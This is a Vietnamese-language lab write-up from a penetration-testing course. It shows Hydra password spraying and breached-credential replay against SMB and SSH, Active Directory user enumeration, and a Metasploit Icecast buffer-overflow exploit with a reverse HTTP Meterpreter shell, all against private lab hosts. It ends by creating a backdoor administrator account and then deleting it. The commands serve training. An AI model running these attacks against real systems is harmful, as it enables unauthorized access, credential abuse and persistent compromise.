Lab 2.1: Password guessing

Trong lab này ta sẽ lấy danh sách người dùng từ domain controller rồi thực hiện spray password

Địa chỉ IP slingshot linux: 10.130.10.128

Kiểm tra kết nối từ máy Slingshot Linux đến địa chỉ 10.130.10.10 của máy Hiboxy DC

```
sec560@slingshot:~$ ping -c 4 10.130.10.10
PING 10.130.10.10 (10.130.10.10) 56(84) bytes of data.
64 bytes from 10.130.10.10: icmp_seq=1 ttl=128 time=0.252 ms
64 bytes from 10.130.10.10: icmp_seq=2 ttl=128 time=0.396 ms
64 bytes from 10.130.10.10: icmp_seq=3 ttl=128 time=0.218 ms
64 bytes from 10.130.10.10: icmp_seq=4 ttl=128 time=0.532 ms

--- 10.130.10.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.218/0.349/0.532/0.126 ms
```

1. **Password spray (SMB)**

Hiển thị 20 dòng đầu tiên trong danh sách tên người dùng

```
sec560@slingshot:~$ head -n 20 /opt/passwords/facebook-f.last-100.txt
jsmith
ssmith
skhan
msmith
skumar
csmith
asmith
jjohnson
dsmith
akhan
ksmith
akumar
jwilliams
jjones
jlee
jbrown
ssingh
tsmith
bsmith
rsmith
sec560@slingshot:~$
```

Ta thấy cái tên Smith khá là phổ thông, ta sẽ dùng danh sách này dể đóa mật khẩu ban đầu và một số mật khẩu phổ biến

Ta sử dụng hydra để tấn công vét cạn, với danh sách username và mật khẩu ở đây ta sử dụng là Spring2024

```
sec560@slingshot:~$ hydra -L /opt/passwords/facebook-f.last-100.txt -p Spring2024 -m workgroup:{hiboxy} 10.130.10.10 smb2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 15:45:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:100/p:1), ~7 tries per task
[DATA] attacking smb2://10.130.10.10:445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: alee   password: Spring2024
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 15:45:32
sec560@slingshot:~$
```

Tương tự với các mật khẩu được gợi ý trong workbook

```
sec560@slingshot:~$ hydra -L /opt/passwords/facebook-f.last-100.txt -p Summer2024 -m workgroup:{hiboxy} 10.130.10.10 smb2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 15:49:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:100/p:1), ~7 tries per task
[DATA] attacking smb2://10.130.10.10:445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: janderson   password: Summer2024
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 15:49:45
sec560@slingshot:~$ hydra -L /opt/passwords/facebook-f.last-100.txt -p Summer2024! -m workgroup:{hiboxy} 10.130.10.10 smb
2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 15:49:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:100/p:1), ~7 tries per task
[DATA] attacking smb2://10.130.10.10:445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: ssmith   password: Summer2024!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 15:49:52
sec560@slingshot:~$ hydra -L /opt/passwords/facebook-f.last-100.txt -p Winter2023! -m workgroup:{hiboxy} 10.130.10.10 smb
2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 15:49:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:100/p:1), ~7 tries per task
[DATA] attacking smb2://10.130.10.10:445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: jlopez   password: Winter2023!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 15:49:59
sec560@slingshot:~$
```

2. The dictionary

Sử dụng list mật khẩu chứa các mùa, năm và mật khẩu phổ biến là Password1

```
sec560@slingshot:~$ cat /opt/passwords/simple.txt
Password1
Password1!
Spring23
Spring2023
Spring23!
Spring2023!
Summer23
Summer2023
Summer23!
Summer2023!
Autumn23
Autumn2023
Autumn23!
Autumn2023!
Winter23
Winter2023
Winter23!
Winter2023!
Spring24
Spring2024
Spring24!
Spring2024!
Summer24
Summer2024
Summer24!
Summer2024!
sec560@slingshot:~$
```

Dùng lệnh đếm số dòng trong file simple.txt, ta thấy có 26 mật khẩu trong file này

```
sec560@slingshot:~$ wc -l /opt/passwords/simple.txt
26 /opt/passwords/simple.txt
```

3. Password guessing

Ta biết một trong như QTV của Linux tên là Bruce Green, nên ta sẽ sử dụng bgreen để đoán mật khẩu

```
sec560@slingshot:~$ hydra -l bgreen -P /opt/passwords/simple.txt 10.130.10.10 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 15:54:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.130.10.10:22/
[22][ssh] host: 10.130.10.10   login: bgreen   password: Password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 15:54:43
sec560@slingshot:~$
```

4. Verifying access

Trước tiên ta lấy list các system đang listen trên port 445 (SMB). Ta sẽ chỉ chạy nằm mục tiêu nmap cổng 445 và lưu kết quả đầu ra vào /tmp

```
sec560@slingshot:~$ nmap -n -Pn -p 445 --open -oA /tmp/smb 10.130.10.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-31 16:13 +07
Nmap scan report for 10.130.10.10
Host is up (0.00037s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap scan report for 10.130.10.25
Host is up (0.0012s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 256 IP addresses (256 hosts up) scanned in 1.23 seconds
sec560@slingshot:~$
```

Sử dụng grep để lọc ra các dòng trong tệp /tmp/smb.gnmap mà chứa chuỗi "445/open", sau đó sử dụng cut để tách các trường từ các dòng tìm thấy bằng dấu cách và lấy ra trường thứ hai từ mỗi dòng. Cuối cùng, kết quả được ghi vào tệp /tmp/smbservers.txt và cũng được hiển thị trên màn hình

```
sec560@slingshot:~$ grep 445/open /tmp/smb.gnmap | cut -d' ' -f 2 | tee /tmp/smbservers.txt
10.130.10.10
10.130.10.25
```

Sử dụng hydra test xem tài khoản bgreen có đăng nhập được vào các địa chỉ hệ thống trên hay không

```
sec560@slingshot:~$ grep 445/open /tmp/smb.gnmap | cut -d' ' -f 2 | tee /tmp/smbservers.txt
10.130.10.10
10.130.10.25
sec560@slingshot:~$ hydra -m workgroup:{hiboxy} -l bgreen -p Password1 -M /tmp/smbservers.txt smb2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 16:16:02
[DATA] max 1 task per 2 servers, overall 2 tasks, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking smb2://(2 targets):445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: bgreen   password: Password1
[445][smb2] host: 10.130.10.25   login: bgreen   password: Password1
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 16:16:03
sec560@slingshot:~$
```

Có vẻ tài khoản này có quyền truy cập vào tất cả các hệ thống. Nếu tùy ý đăng nhập từ xa sử dụng tài khoản này có thể dẫn đến khóa máy.

5. Thông tin xác thực bị vi phạm

Xem thử list trong /opt/passwords/hiboxy-breach.txt được cung cấp.

```
sec560@slingshot:~$ cat /opt/passwords/hiboxy-breach.txt
abaird:Kstar123
aschmitt:Annika0410
bking:ThaBoss1
bking:David1993!
bwalker:Powder05
bwalker:CoDy8k65
ckhan:Panther101
csmith:Love_12345
cstone:Audrianna2
ejohnson:Connor2001
fstrong:AIle0107
hhopkins:CoDy8k65
jjohnson:Aderso19
jmartin:Quincy626
jperkins:G3mm4LUCY
knelson:Fransai1990
kpotts:Cooper85
lmoses:GuildWars2
mbell:TYLERdog1
mhowell:cakeNbake!
mluna:TalaMarie3
tcallahan:Rqs23456
sec560@slingshot:~$
```

Username & password được tách ra bởi dấu : nên ta có thể dùng hydra

Option -C chỉ định tệp tin danh sách tài khoản để sử dụng. Trong trường hợp này, danh sách được lưu trữ trong tệp /opt/passwords/hiboxy-breach.txt.

```
sec560@slingshot:~$ hydra -C /opt/passwords/hiboxy-breach.txt 10.130.10.10 -m workgroup:{hiboxy} smb2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 16:34:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
 prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22 login tries, ~2 tries per task
[DATA] attacking smb2://10.130.10.10:445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: jjohnson   password: Aderso19
[445][smb2] host: 10.130.10.10   login: mbell   password: TYLERdog1
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 16:34:40
sec560@slingshot:~$
```

Ta tìm thấy 2 trong số các thông tin đăng nhập bị vi phạm vẫn đang hoạt động trong domain

6. Password spraying all domain users

Sử dụng script GetADUsers.py để truy vấn thông tin người dùng từ một máy chủ Active Directory với thông tin đăng nhập bgreen:Password1 trên miền hiboxy.com, sử dụng máy chủ điều khiển miền có địa chỉ IP là 10.130.10.4. Kết quả của truy

vấn sẽ được ghi vào tệp /tmp/adusers.txt.

```
sec560@slingshot:~$ GetADUsers.py hiboxy.com/bgreen:Password1 -dc-ip 10.130.10.10 -all | tee /tmp/adusers.txt
/usr/local/lib/python3.6/dist-packages/OpenSSL/_util.py:6: CryptographyDeprecationWarning: Python 3.6 is no longer suppor
ted by the Python core team. Therefore, support for it is deprecated in cryptography. The next release of cryptography wi
ll remove support for Python 3.6.
  from cryptography.hazmat.bindings.openssl.binding import Binding
Impacket v0.10.1.dev1+20220907.172745.1fe2bbb3 - Copyright 2022 SecureAuth Corporation

[*] Querying 10.130.10.10 for information about domain.
Name                 Email                          PasswordLastSet      LastLogon
-------------------  -----------------------------  -------------------  -------------------
Administrator                                       2024-03-19 21:51:52.766819  2024-03-22 16:33:39.938899
Guest                                               <never>              <never>
krbtgt                                              2024-03-19 22:17:08.485776  <never>
alee                                                2024-03-19 22:25:21.845247  2024-03-31 15:45:31.922753
bgreen               bgreen@hiboxy.com              2024-03-19 22:26:44.298299  2024-03-31 15:54:43.207160
janderson                                           2024-03-19 22:28:07.032852  2024-03-31 15:49:44.905440
ssmith                                              2024-03-19 22:29:01.579673  2024-03-31 15:49:52.258606
jlopez                                              2024-03-19 22:30:46.407763  2024-03-31 15:49:59.309448
SVC_SQLService2      SVC_SQLService2@hiboxy.com     2024-03-19 22:33:18.988553  2024-03-22 15:42:13.176682
jjohnson                                            2024-03-19 23:10:19.110772  <never>
mbell                                               2024-03-19 23:11:16.345203  <never>
jcooper                                             2024-03-19 23:36:28.783020  <never>
mhernandez                                          2024-03-19 23:43:50.689134  <never>
antivirus                                           2024-03-20 00:45:13.923347  <never>
SVC_SQLService                                      2024-03-22 15:19:28.001536  <never>
sec560@slingshot:~$
```

Trích xuất danh sách người dùng. Nhìn vào kết quả hình trên ta bỏ qua 6 dòng đầu tiên rồi lấy mục đầu tiên trên mỗi dòng, dùng tail -n +6 để bỏ qua 6 dòng đầu tiên rồi cut để lấy cột đầu tiên, lưu vào /tmp/domainusers.txt

```
sec560@slingshot:~$ tail -n +6 /tmp/adusers.txt | cut -d ' ' -f 1 | tee /tmp/domainusers.txt
Administrator
Guest
krbtgt
alee
bgreen
janderson
ssmith
jlopez
SVC_SQLService2
jjohnson
mbell
jcooper
mhernandez
antivirus
SVC_SQLService
sec560@slingshot:~$
```

Thử spraying bằng Password1

```
sec560@slingshot:~$ hydra -L /tmp/domainusers.txt -p Password1 -m workgroup:{hiboxy} 10.130.10.10 smb2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 16:45:51
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:15/p:1), ~1 try per task
[DATA] attacking smb2://10.130.10.10:445/workgroup:{hiboxy}
[445][smb2] host: 10.130.10.10   login: bgreen   password: Password1
[445][smb2] host: 10.130.10.10   login: jcooper   password: Password1
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 16:45:52
sec560@slingshot:~$
```

Lab 2.2: Metasploit & Meterpreter

Kiểm tra kết nối từ slingshot linux đến win10

```
sec560@slingshot:~$ ping -c 4 10.130.10.25
PING 10.130.10.25 (10.130.10.25) 56(84) bytes of data.
64 bytes from 10.130.10.25: icmp_seq=1 ttl=128 time=0.393 ms
64 bytes from 10.130.10.25: icmp_seq=2 ttl=128 time=0.264 ms
64 bytes from 10.130.10.25: icmp_seq=3 ttl=128 time=0.481 ms
64 bytes from 10.130.10.25: icmp_seq=4 ttl=128 time=0.216 ms

--- 10.130.10.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.216/0.338/0.481/0.106 ms
sec560@slingshot:~$
```

1. Metasploit on Linux

Mở metasploit bằng lệnh msfconsole

```
sec560@slingshot:~$ msfconsole
[?] Would you like to init the webservice? (Not Required) [no]:
[?] Would you like to delete your existing data and configurations? []: yes
Clearing http web data service credentials in msfconsole
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/sec560/.msf4/db...success
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
```

```
       =[ metasploit v6.2.31-dev-                         ]
+ -- --=[ 2272 exploits - 1191 auxiliary - 405 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Tìm icecast. Icecast là một phần mềm máy chủ truyền phát media và mã nguồn mở, miễn phí được dùng để phát trực tiếp âm thanh video qua internet.

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 >
```

Ta tìm thấy module exploit window có tên là icecast_header với ranking great. Ta sẽ khai thác sử dụng khai thác tràn bộ đệm Icecast Header

Ta sẽ chọn payload reversehttp. Reverse_http sẽ gửi http request đến máy chủ tấn công, sau đó thiết lập kết nối TCP ngược từ máy nạn nhân về máy attacker

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.130.10.128    yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) >
```


Ta sẽ set RHOSTS – địa chỉ mà ta muốn metasploit tấn công - bằng IP của win10


Set LHOST là địa chỉ ip của máy attacker để reverse shell kết nối đến

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.130.10.25
RHOSTS => 10.130.10.25
msf6 exploit(windows/http/icecast_header) > set LHOST eth0
LHOST => eth0
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.130.10.25     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     eth0             yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) >
```

2. Setting window

Trước khi exploit bên Linux ta sẽ chuyển sang máy win 10, chạy icecast với quyền admin và click vào start server cho đến khi server status chuyển sang running





Mở cmd, ping thử sang ip của máy slingshot Linux, ở đây là 10.130.10.128

```
C:\Users\sec560>ping 10.130.10.128

Pinging 10.130.10.128 with 32 bytes of data:
Reply from 10.130.10.128: bytes=32 time=1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64

Ping statistics for 10.130.10.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\sec560>
```

3. Launch the attack

```
msf6 exploit(windows/http/icecast_header) > run

[*] Started HTTP reverse handler on http://10.130.10.128:8080
[*] http://10.130.10.128:8080 handling request from 10.130.10.25; (UUID: piamtscq) Staging x86 payload (176732 bytes) ...
[*] Meterpreter session 1 opened (10.130.10.128:8080 -> 10.130.10.25:1030) at 2024-04-01 11:33:34 +0700

meterpreter >
```

4. Sessions

Sau khi run ta sẽ được chuyển vào meterpreter. Nếu muốn thực hiện các hành động khác trong metasploit thì cần chạy session làm việc ở chế độ nền bằng lệnh background hoặc nhấn ctrl Z

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/icecast_header) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  SEC560STUDENT\sec560 @ SEC560STUDENT  10.130.10.128:8080 -> 10.130.10.25:1030 (10.130.10.25)

msf6 exploit(windows/http/icecast_header) >
```

Để tránh nhầm tên phiên thì ta có thể dùng lệnh -n (newname) và -i (id) để đổi tên phiên có id 1 sang icecast_win10

```
msf6 exploit(windows/http/icecast_header) > sessions -n icecast_win10 -i 1
[*] Session 1 named to icecast_win10
msf6 exploit(windows/http/icecast_header) > sessions

Active sessions
===============

  Id  Name          Type                     Information                          Connection
  --  ----          ----                     -----------                          ----------
  1   icecast_win10 meterpreter x86/windows  SEC560STUDENT\sec560 @ SEC560STUDENT  10.130.10.128:8080 -> 10.130.10.25:1030 (10.130.10.25)

msf6 exploit(windows/http/icecast_header) >
```

5. Meterpreter

Dùng lệnh sysinfo để xem thông tin về hệ điều hành vừa bị ta xâm nhập vào.

```
meterpreter > sysinfo
Computer        : SEC560STUDENT
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : HIBOXY
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter >
```

Getuid để biết username nạn nhân. Cần phải có cùng tên với username được dùng để gọi máy chủ icecaset vì đang chạy trong không gian bộ nhớ của nó.

```
meterpreter > getuid
Server username: SEC560STUDENT\sec560
```

Chạy xem process

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 92    4     Registry              x64   0
 208   652   svchost.exe           x64   1        SEC560STUDENT\sec560          C:\Windows\System32\svchost.exe
 324   4     smss.exe              x64   0
 408   400   csrss.exe             x64   0
 504   652   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 512   400   wininit.exe           x64   0
 520   504   csrss.exe             x64   1
 580   504   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 652   512   services.exe          x64   0
 672   512   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 728   504   taskhostw.exe         x64   1        SEC560STUDENT\sec560          C:\Windows\System32\taskhostw.exe
 740   652   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 764   652   svchost.exe           x64   1        SEC560STUDENT\sec560          C:\Windows\System32\svchost.exe
 784   652   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 804   784   StartMenuExperienceHo x64   1        SEC560STUDENT\sec560          C:\Windows\SystemApps\Microsoft.Windows.StartMen
             st.exe                                                             uExperienceHost_cw5n1h2txyewy\StartMenuExperienc
                                                                                eHost.exe
 808   512   fontdrvhost.exe       x64   0        Font Driver Host\UMFD-0       C:\Windows\System32\fontdrvhost.exe
 816   580   fontdrvhost.exe       x64   1        Font Driver Host\UMFD-1       C:\Windows\System32\fontdrvhost.exe
 908   652   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
```

Thử xem có những câu lệnh gì có thể sử dụng với ps

```
meterpreter > ps -h
Usage: ps [ options ] pattern

Use the command with no arguments to see all running processes.
The following options can be used to filter those results:

OPTIONS:

    -A   Filter on architecture
    -c   Filter only child processes of the current shell
    -h   Help menu.
    -S   Filter on process name
    -s   Filter only SYSTEM processes
    -U   Filter on user name
    -x   Filter for exact matches rather than regex
```

Tìm process icecast của mình bằng -S

```
meterpreter > ps -S Icecast2.exe
Filtering on 'Icecast2.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 2820  4920  Icecast2.exe  x86   1        SEC560STUDENT\sec560  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
```

Process ID của Icecast2.exe là 2820

Chuyển sang ổ C

Pwd để xem đang ở đâu trong cấu trúc thư mục

```
meterpreter > cd c:\\
meterpreter > pwd
c:\
```

ls xem danh sách thư mục

```
meterpreter > ls
Listing: c:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  4096    dir   2024-03-20 00:00:17 +0700  $Recycle.Bin
100666/rw-rw-rw-  0       fil   2021-04-03 07:10:12 +0700  $WINRE_BACKUP_PARTITION.MARKER
040777/rwxrwxrwx  0       dir   2022-10-28 22:19:29 +0700  $WinREAgent
100666/rw-rw-rw-  1       fil   2022-10-28 22:35:36 +0700  BOOTNXT
100444/r--r--r--  8192    fil   2022-10-28 22:45:19 +0700  BOOTSECT.BAK
040777/rwxrwxrwx  8192    dir   2022-10-28 22:45:18 +0700  Boot
040777/rwxrwxrwx  0       dir   2024-03-19 23:36:51 +0700  Config.Msi
040777/rwxrwxrwx  0       dir   2022-02-14 01:36:38 +0700  CourseFiles
040777/rwxrwxrwx  0       dir   2016-12-16 13:37:08 +0700  Documents and Settings
000000/---------  0       fif   1970-01-01 08:00:00 +0800  DumpStack.log.tmp
040777/rwxrwxrwx  0       dir   2022-02-14 04:51:11 +0700  EFSTMPWP
040777/rwxrwxrwx  0       dir   2019-12-07 16:14:52 +0700  PerfLogs
040555/r-xr-xr-x  8192    dir   2022-10-29 06:57:23 +0700  Program Files
040555/r-xr-xr-x  8192    dir   2022-10-29 06:57:23 +0700  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2024-03-19 23:36:59 +0700  ProgramData
040777/rwxrwxrwx  4096    dir   2022-01-07 03:38:42 +0700  Python27
040777/rwxrwxrwx  0       dir   2022-10-28 22:57:55 +0700  Recovery
040777/rwxrwxrwx  4096    dir   2019-04-01 00:34:37 +0700  System Volume Information
040777/rwxrwxrwx  0       dir   2018-06-07 22:32:39 +0700  Temp
040777/rwxrwxrwx  8192    dir   2023-02-08 04:26:51 +0700  Tools
040555/r-xr-xr-x  4096    dir   2024-03-19 23:59:51 +0700  Users
040777/rwxrwxrwx  16384   dir   2024-03-20 00:17:41 +0700  Windows
100444/r--r--r--  413738  fil   2022-10-28 22:35:36 +0700  bootmgr
040777/rwxrwxrwx  4096    dir   2022-10-29 06:57:23 +0700  inetpub
000000/---------  0       fif   1970-01-01 08:00:00 +0800  pagefile.sys
000000/---------  0       fif   1970-01-01 08:00:00 +0800  swapfile.sys
```

6. Shell

Chúng ta sẽ thử dùng lệnh shell mà meterpreter hỗ trợ

```
meterpreter > shell
Process 5404 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

c:\>
```

Giờ thì có thể gõ bất kỳ lệnh gì tùy thích như sử dụng cmd

```
c:\>hostname
hostname
Sec560Student

c:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.130.10.25
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.130.10.2

Ethernet adapter Ethernet 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\>
```

Xem các users trong hệ thống:

```
c:\>net user
net user

User accounts for \\SEC560STUDENT

-------------------------------------------------------------------------------
Administrator            antivirus                clark
DefaultAccount           Guest                    notadmin
sec560                   WDAGUtilityAccount
The command completed successfully.
```

Tạo một account backdoor tên là BACKDOOR ở bước trên rồi xem xem user BACKDOOR có tồn tại chưa:

```
c:\>net user BACKDOOR Password1 /add
net user BACKDOOR Password1 /add
The command completed successfully.
```

Tài khoản BACKDOOR vừa tạo là tài khoản thường, để khai thác nhiều hơn mình sẽ đặt tài khoản này làm QTV. Rồi xem các thành viên của nhóm QTV để confirm tài khoản BACKDOOR đã là QTV

```
c:\>net user BACKDOOR
net user BACKDOOR
User name                    BACKDOOR
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            ?4/?1/?2024 4:48:33 AM
Password expires             ?5/?13/?2024 4:48:33 AM
Password changeable          ?4/?2/?2024 4:48:33 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

```
c:\>net localgroup administrators BACKDOOR /add
net localgroup administrators BACKDOOR /add
The command completed successfully.


c:\>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BACKDOOR
HIBOXY\bgreen
HIBOXY\Domain Admins
sec560
The command completed successfully.
```

Remove account và exit

```
c:\>net user BACKDOOR /del
net user BACKDOOR /del
The command completed successfully.
```

